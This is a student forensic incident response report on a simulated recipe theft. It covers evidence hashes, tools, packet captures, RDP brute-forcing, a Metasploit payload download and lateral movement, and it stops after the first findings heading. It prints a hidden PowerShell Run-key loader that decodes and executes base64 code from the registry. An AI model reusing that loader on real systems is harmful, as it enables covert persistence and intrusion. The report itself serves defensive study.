EASTERN MICHIGAN UNIVERSITY	**Incident Response Report** **Incident Status: CLOSED**	**Report written by:** **Sumeet Singh Kukreja**

Contents

1 Executive Summary 2

2 Incident Discovery 2

2.1 Evidence Summary 2

2.2 Action Items 2

2.3 Evidence to Analyze 2

2.4 Description of system 2

3 Forensics Tools 3

3.1 Autopsy 4.19.3 3

3.2 Wireshark 4.0.0 3

3.3 Hexed.it 3

3.4 Brim v0.31.0 3

3.5 Volatility3 3

3.6 MiTec Windows Registry Recovery 3

3.7 Virustotal 4

3.8 Cyberchef 4

4 Analysis Process 4

5 Results and Findings 10

5.1 Network Findings 10

5.2 Memory Findings 10

5.3 Disk Findings 10

6 Conclusion 12

EASTERN MICHIGAN UNIVERSITY	**Incident Response Report** **Incident Status: CLOSED**	**Report written by:** **Sumeet Singh Kukreja**

1 Executive Summary

Secret Sauce Corp a firm that makes their money by selling a special Szechuan sauce. They suspect that the sauce recipe has been stolen. This investigation will be used to determine what happened to the system. If any data was taken from the system.

2 Initial Evidence Processed

2.1 Evidence Summary

All the pieces of evidence were extracted from IA455Final.

2.2 Action Items

Item to analyze	Assigned to	Status / Completion date
case001.pcap.zip	Sumeet Singh Kukreja	Complete 12/14/2022
DC01-autorunsc.zip	Sumeet Singh Kukreja	Complete 12/14/2022
DC01-memory.zip	Sumeet Singh Kukreja	Complete 12/14/2022
E01-DC01.zip	Sumeet Singh Kukreja	Complete 12/14/2022
DESKTOP-E01.zip	Sumeet Singh Kukreja	Complete 12/14/2022

2.3 Evidence to Analyze

File name	Checksum MD5
case001-pcap.zip	422046B753CF8A4DF49D2C4CE892DB16
DC01-autorunsc.zip	964F2D710687D170C77C94947DA29E66
DC01-memory.zip	64A4E2CB47138084A5C2878066B2D7B1
E01-DC01.zip	E57FC636E833C5F1AB58DFACE873BBDE
DESKTOP-E01.zip	71C5C3509331F472ABCDF81EB6EFFF07

2.4 Description of the system

Windows 10 Enterprise was running on DESKTOP-SDN1RPT. The DESKTOP-SDN1RPT had AMD64 processor. Windows Server 2012 R2 Standard was running on DC01. The DC01 had AMD64. processor.

3 Forensics Tools

3.1 Autopsy 4.19.3

Autopsy® is a digital forensics platform and graphical interface to The Sleuth Kit® and other digital forensics tools. It is used by law enforcement, military, and corporate examiners to investigate what happened on a computer. You can even use it to recover photos from your camera's memory card.

See https://www.autopsy.com/

3.2 Wireshark 4.0.0

Wireshark reads live network traffic or pre-recorded traffic and captures and displays the packets for viewing. Users can filter out traffic and build useful statics about the traffic being reviewed.

See https://www.wireshark.org/

3.3 Hexed.it

HexEd.it is a free hex editor for Windows, macOS, Linux, and all other modern operating systems.

See https://hexed.it/

3.4 Brim v0.31.0

Brim is an open-source desktop application for security and network specialists. Brim makes it easy to search and analyze network data.

See https://www.brimdata.io/

3.5 Volatility3

Volatility is the world's most widely used framework for extracting digital artifacts from volatile memory (RAM) samples. The extraction techniques are performed completely independent of the system being investigated but offer visibility into the runtime state of the system.

See https://www.volatilityfoundation.org/3

3.6 MiTec Windows Registry Recovery

This application allows you to read files containing Windows 9x, NT,2K, XP, 2K3, 7, 8, and 10 registry hives. It extracts many useful information about the configuration and windows installation settings of

the host machine. There's a Registry Backup tool that can back up the current machine registry, including BCD and all user's registry hives to the desired location.

See https://www.mitec.cz/wrr.html

3.7 Virustotal

Virus Total is an online service that analyzes suspicious files and URLs to detect types of malware and malicious content using antivirus engines and website scanners. It provides an API that allows users to access the information generated by VirusTotal.

See https://www.virustotal.com/gui/home/upload

3.8 Cyberchef

CyberChef is a simple, intuitive web app for carrying out all manner of "cyber" operations within a web browser.

See https://gchq.github.io/CyberChef/

4 Analysis Process

This part of the report will walk you through the process of the investigation. I have used all the tools to extract the data. I start my investigation by unzipping all the evidence in an evidence folder. I started my investigation of all the evidence by opening them with different tools. The investigation was done using memory, network, and digital forensics.

Below is a list of things I found in the order of discovery. Then the evidence is grouped together to paint the picture of what occurred.

- Autoruns file from citadel-dc01 shows the presence of a registry key located in HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run for **coreupdate**. This registry is running a hidden PowerShell script which is getting its payload from another registry key located at HKLM:Software\9sEoCawv as shown below:


HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	VMware User Pr	enabled	Logon	System-v	VMwa	(Verif VMv	c:\prc	11.0.6	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	coreupdate	enabled	Logon	System-v	Windo	(Verif Micr	c:\wir	6.3.96	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0;
HKLM\SOFTWARE\Classes\Protocols\Handler			Explorer	System-wide					

9sEoCawv contains the following PowerShell script:

%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))""


EASTERN MICHIGAN UNIVERSITY	**Incident Response Report** **Incident Status: CLOSED**	**Report written by:** **Sumeet Singh Kukreja**

- Autopsy was used to gather the registry of the host for analysis and was opened with MiTec windows WRR registry tool. This was used to find the above-listed registry ('45SVAG2o'). In this registry entry, we saw a base64 encoded script, as shown below in the input column of the app cyberchef:




- Gathering the base64 encoded code from the output, it was further analyzed, and the function naming shows a lot of non-sensical variable usage, which indicates obfuscation and makes this code highly suspicious. Some instances can be seen in the below image (output column):

EASTERN MICHIGAN UNIVERSITY	**Incident Response Report** **Incident Status: CLOSED**	**Report written by:** **Sumeet Singh Kukreja**



Started to investigate the case001.pcap file using Wireshark.

- Looking in the packet capture provided, I found HTTP traffic related to **coreupdater.exe:**



ip.addr == 10.42.85.115 and http

No.	Time	Source	Destination	Protocol	Length	Info	stream ID	host
327366	2020-09-18 22:39:26.940249	194.61.24.102	10.42.85.115	HTTP	420	HTTP/1.0 200 OK (text/html)	30611	
330691	2020-09-18 22:39:38.246548	10.42.85.115	72.21.91.29	HTTP	296	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ…	30631	ocsp.digicert.com
330699	2020-09-18 22:39:38.269057	72.21.91.29	10.42.85.115	OCSP	853	Response	30631	
339455	2020-09-18 22:39:58.410684	10.42.85.115	194.61.24.102	HTTP	352	GET /coreupdater.exe HTTP/1.1	30635	194.61.24.102
339465	2020-09-18 22:39:58.411479	194.61.24.102	10.42.85.115	HTTP	110	HTTP/1.0 200 OK (application/x-msdo…	30635	

- This gave me the suspicious server being hosted at 194.61.24.102 and made this IP address of high interest. Similar activity was noticed for host 10.42.85.10:

EASTERN MICHIGAN UNIVERSITY	**Incident Response Report** **Incident Status: CLOSED**	**Report written by:** **Sumeet Singh Kukreja**

ip.addr == 10.42.85.10 and http

No.	Time	Source	Destination	Protocol	Length	Info	stream ID	host
236791	2020-09-18 22:23:41.734676	194.61.24.102	10.42.85.10	HTTP	420	HTTP/1.0 200 OK (text/html)	30451	
236805	2020-09-18 22:23:41.797123	10.42.85.10	194.61.24.102	HTTP	255	GET /favicon.ico HTTP/1.1	30452	194.61.24.102
236809	2020-09-18 22:23:41.797913	194.61.24.102	10.42.85.10	HTTP	370	HTTP/1.0 404 File not found (text/h…	30452	
238565	2020-09-18 22:24:06.939239	10.42.85.10	194.61.24.102	HTTP	291	GET /coreupdater.exe HTTP/1.1	30453	194.61.24.102
238574	2020-09-18 22:24:06.939959	194.61.24.102	10.42.85.10	HTTP	110	HTTP/1.0 200 OK (application/x-msdo…	30453	
394928	2020-09-19 00:02:07.654083	10.42.85.10	72.21.91.29	HTTP	291	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBT…	30721	ocsp.digicert.com

- Reviewing the activity occurring from suspicious IP 194.61.24.102, I was able to find ping from the DC01 host and RDP connection attempts:

ip.addr == 194.61.24.102 and icmp

No.	Time	Source	Destination	Protocol	Length	Info	stream ID	host
84319	2020-09-18 22:19:13.414319	194.61.24.102	10.42.85.10	ICMP	42	Echo (ping) request id=0xef6f, seq=0/0, ttl=56 (reply in …		
84322	2020-09-18 22:19:13.414386	194.61.24.102	10.42.85.10	ICMP	54	Timestamp request id=0xe076, seq=0/0, ttl=51		
84325	2020-09-18 22:19:13.414869	10.42.85.10	194.61.24.102	ICMP	60	Echo (ping) reply id=0xef6f, seq=0/0, ttl=128 (request …		
232566	*REF*	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30441	


- Looking further into RDP activity, a lot of RDP connection attempts were seen, indicating of a brute force attack on RDP for the user Administrator:

ip.addr == 194.61.24.102 and rdp


No.	Time	Source	Destination	Protocol	Length	Info	stream ID	host
231851	2020-09-18 22:21:40.508610	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30410	
231852	2020-09-18 22:21:40.510402	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30410	
231873	2020-09-18 22:21:40.734487	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30411	
231874	2020-09-18 22:21:40.736271	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30411	
231895	2020-09-18 22:21:40.961084	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30412	
231896	2020-09-18 22:21:40.962783	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30412	
231917	2020-09-18 22:21:41.172386	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30413	
231918	2020-09-18 22:21:41.174202	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30413	
231939	2020-09-18 22:21:41.399870	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30414	
231940	2020-09-18 22:21:41.401581	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30414	
231961	2020-09-18 22:21:41.624803	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30415	
231962	2020-09-18 22:21:41.626841	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30415	
231983	2020-09-18 22:21:41.849351	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30416	
231984	2020-09-18 22:21:41.851165	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30416	
232005	2020-09-18 22:21:42.061662	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30417	
232006	2020-09-18 22:21:42.063546	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30417	
232027	2020-09-18 22:21:42.284572	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30418	
232028	2020-09-18 22:21:42.286696	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30418	
232049	2020-09-18 22:21:42.511662	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30419	
232050	2020-09-18 22:21:42.513626	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30419	
232071	2020-09-18 22:21:42.724015	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30420	
232072	2020-09-18 22:21:42.725834	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30420	
232093	2020-09-18 22:21:42.948510	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30421	
232094	2020-09-18 22:21:42.950289	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30421	
232115	2020-09-18 22:21:43.173068	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30422	
232116	2020-09-18 22:21:43.174806	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30422	
232137	2020-09-18 22:21:43.398622	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30423	

- Looking for details about the suspicious IP address 194.61.24.102, we find that it is located in Russia and is flagged as malicious by 1 vendor per VirusTotal:

EASTERN MICHIGAN UNIVERSITY	**Incident Response Report** **Incident Status: CLOSED**	**Report written by:** **Sumeet Singh Kukreja**



- Looking into autopsy for the file coreupdater.exe, I was able to find the file hash for it. When searching for the file hash information on open-source intelligence, I was able to confirm that coreupdater.exe is, in fact, **Metasploit executable**:



- Using Brim, I was able to see network detections on the Pcap file for this as well:

EASTERN MICHIGAN UNIVERSITY	**Incident Response Report** **Incident Status: CLOSED**	**Report written by:** **Sumeet Singh Kukreja**

case001.pcap
2.6 MB 7 HR

```
event_type=="alert" | count() by alert.severity,alert.category | sort count
```

alert › severity	alert › category	count
3	Detection of a Network Scan	1
1	Potential Corporate Privacy Violation	2
2	Potentially Bad Traffic	2
1	A Network Trojan was detected	7
3	Unknown Traffic	24
3	Misc activity	204
3	Generic Protocol Command Decode	214

ts	event_type	src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	alert › severity	alert › signature
2020-09-19T02:39:58.412	alert	194.61.24.102	80	10.42.85.115	50864		TCP	http	1	ET POLICY PE EXE or DLL Windows file download HTTP
2020-09-19T02:39:58.412	alert	194.61.24.102	80	10.42.85.115	50864		TCP	http	2	ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response

- The network detections from Brim do show evidence of a scan that was done from the malicious IP, followed by repetitive RDP attempts.

EASTERN MICHIGAN UNIVERSITY	**Incident Response Report** **Incident Status: CLOSED**	**Report written by:** **Sumeet Singh Kukreja**

src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	alert › severity	alert › signature	alert › category
194.61.24.102	38126	10.42.85.10	3389	⊗	TCP	⊗	3	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infect	Detection of a Network S
194.61.24.102	40044	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40044	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40046	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40046	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40048	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40048	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40050	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40050	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40052	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40052	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40054	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40054	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman

- Reviewing the network detections, I found the hosts to be communicating with **203.78.103.109**, which makes this IP suspicious too:

ts	event_type	src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	alert › severity	alert › signature
2020-09-19T04:08:45.783	alert	203.78.103.109	443	10.42.85.115	50972	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:56:38.758	alert	203.78.103.109	443	10.42.85.10	62613	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:40:50.282	alert	203.78.103.109	443	10.42.85.115	50875	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:39:58.411	alert	10.42.85.115	50864	194.61.24.102	80	⊗	TCP	http	1	ET INFO Executable Download from dotted-quad Host
2020-09-19T02:29:49.580	alert	203.78.103.109	443	10.42.85.10	62476	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:25:19.071	alert	203.78.103.109	443	10.42.85.10	62414	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:24:06.939	alert	10.42.85.10	62410	194.61.24.102	80	⊗	TCP	http	1	ET INFO Executable Download from dotted-quad Host

- We were able to see lateral movement from 10.42.85.10 (DC01) to 10.42.85.115 (DESKTOP-SDN1RPT)

```
232566 *REF*                    194.61.24.102   10.42.85.10     RDP   117 Cookie: mstshash=Administrator, Negotiate Request   30441
265214 2020-09-18 22:35:55.291953 10.42.85.10   10.42.85.115    RDP    73 Negotiate Request                                   30465
265234 2020-09-18 22:35:55.364696 10.42.85.115  10.42.85.10     RDP    73 Negotiate Response                                  30465
```

5 Results and Findings

5.1 Network forensics

Suspicious IP addresses: 194.61.24.102 from Russia

203.78.103.109

